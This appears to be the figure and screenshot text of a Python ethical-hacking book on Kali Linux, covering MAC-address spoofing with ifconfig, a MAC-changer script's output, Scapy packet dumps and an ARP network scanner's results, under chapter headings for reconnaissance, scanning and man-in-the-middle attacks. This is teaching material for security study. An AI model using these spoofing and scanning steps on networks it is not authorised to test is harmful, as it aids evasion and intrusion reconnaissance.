
(my-virtualenv) └─(kali@kali) - [~/python-hacking]
└─$
```



```
main.py x
m1-hello-world > main.py
1 if __name__ == "__main__":
2     print("hello world")
```


```
(my-virtualenv) └─(kali@kali) - [~/python-hacking/m1-hello-world]
└─$ python3 main.py
hello world
```

Chapter 3: Reconnaissance and Information Gathering










Open Systems Interconnection Model





Application Layer

Transport Layer

Internet Layer

Link Layer

OSI Model	TCP/IP Model
Application layer	Application layer
Presentation layer	
Session layer	
Transport layer	Transport layer
Network layer	Internet layer
Data link layer	Link layer
Physical layer	



```
(kali㉿kali)-[~]
└─$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.9 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:feab:81c prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:ab:08:1c txqueuelen 1000 (Ethernet)
    RX packets 1608 bytes 156308 (152.6 KiB)
    RX errors 0 dropped 925 overruns 0 frame 0
    TX packets 61 bytes 4882 (4.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 556 (556.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 556 (556.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 down
[sudo] password for kali:

(kali㉿kali)-[~]
└─$ ifconfig
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 956 (956.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 956 (956.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 hw ether 00:11:22:33:44:55

(kali㉿kali)-[~]
└─$
```

```
(kali㉿kali)-[~]
└─$ sudo ifconfig eth0 up

(kali㉿kali)-[~]
└─$ sudo ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.94 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::211:22ff:fe33:4455 prefixlen 64 scopeid 0x20<link>
    ether 00:11:22:33:44:55 txqueuelen 1000 (Ethernet)
    RX packets 5955 bytes 578990 (565.4 KiB)
    RX errors 0 dropped 3448 overruns 0 frame 0
    TX packets 151 bytes 11623 (11.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 22 bytes 1034 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 22 bytes 1034 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


```
(kali㉿kali)-[~/packt-kali/example1-mac-changer]
└─$ sudo python3 main.py
[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.70 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::778c:809e:c052:c99b prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:bc:fb:15 txqueuelen 1000 (Ethernet)
    RX packets 80021 bytes 116294941 (110.9 MiB)
    RX errors 0 dropped 631 overruns 0 frame 0
    TX packets 25818 bytes 1922384 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 556 (556.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 556 (556.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali㉿kali)-[~/packt-kali/example1-mac-changer]
└─$ sudo ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.48 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 22:11:22:33:44:57 txqueuelen 1000 (Ethernet)
    RX packets 84975 bytes 117360957 (111.9 MiB)
    RX errors 0 dropped 2741 overruns 0 frame 0
    TX packets 28149 bytes 2215695 (2.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


Chapter 4: Network Scanning

H	e	l	l	o
01001000	01000101	01101100	01101100	01101111



Source port		Destination port	
Sequence number			
Acknowledgment number			
DO	RSV	Flags	Window
Checksum		Urgent pointer	
Options			

0	4	8	16	19	31
Version	Header Length	Service Type	Total Length		
Identification			Flags	Fragment Offset	
TTL		Protocol	Header Checksum		
Source IP Addr					
Destination IP Addr					
Options				Padding	



IEEE 802.3 Ethernet Frame Format

```
(venv) (kali@kali)-[~]
└─$ pip freeze
scapy=2.4.4
```

```
(venv) (kali@kali)-[~/packt-book-code/example2-introduction-scapy]
└─$ python main.py
###[ IP ]###
version      = 4
ihl          = None
tos          = 0x0
len          = None
id           = 1
flags        =
frag         = 0
ttl          = 64
proto        = hopopt
chksum       = None
src          = 192.168.74.128
dst          = Net('www.google.com')
\options     \

None
```

```
###[ ICMP ]###
type         = echo-request
code         = 0
chksum       = None
id           = 0x0
seq          = 0x0

None
```




```
(venv) (kali@kali)-[~/packt-book-code/example2-introduction-scapy]
└─$ sudo python3 m2-scapy-function.py
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None       (None)
tos          : XByteField                  = 0          (0)
len          : ShortField                  = None       (None)
id           : ShortField                  = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 (> (<Flag 0 (>))
frag         : BitField (13 bits)         = 0          (0)
ttl          : ByteField                   = 64         (64)
proto        : ByteEnumField              = 0          (0)
chksum       : XShortField                 = None       (None)
src          : SourceIPField               = '192.168.74.128' (None)
dst          : DestIPField                 = Net('www.google.com') (None)
options      : PacketListField            = []         ([])
None
```

```
(venv) (kali@kali)-[~/packt-book-code/example2-introduction-scapy]
└─$ sudo python3 m2-scapy-function.py
Destination = 172.217.22.132
```


```
(venv) (kali@kali)-[~/packt-book-code/example2-introduction-scapy]
└─$ sudo python3 m2-scapy-function.py
Summary = 192.168.74.128 > Net('www.google.com') hopopt
```

```
(venv) (kali@kali)-[~/packt-book-code/example2-introduction-scapy]
└─$ arp -a
? (192.168.74.2) at 00:50:56:ff:74:8b [ether] on eth0
? (192.168.74.254) at 00:50:56:f8:e6:bc [ether] on eth0
```

who has IP = 192.168.74.129?





```
(venv) (kali@kali) - [~/packt-book-code/example3-arp-scanner]
└─$ sudo python3 main.py
Begin emission:
Finished sending 256 packets.
****.....
Received 16 packets, got 4 answers, remaining 252 packets
IP = 192.168.74.1 MAC = 00:50:56:c0:00:08
IP = 192.168.74.2 MAC = 00:50:56:ff:74:8b
IP = 192.168.74.129 MAC = 00:0c:29:be:47:14
IP = 192.168.74.254 MAC = 00:50:56:f8:e6:bc
```



Chapter 5: Man in the Middle Attacks

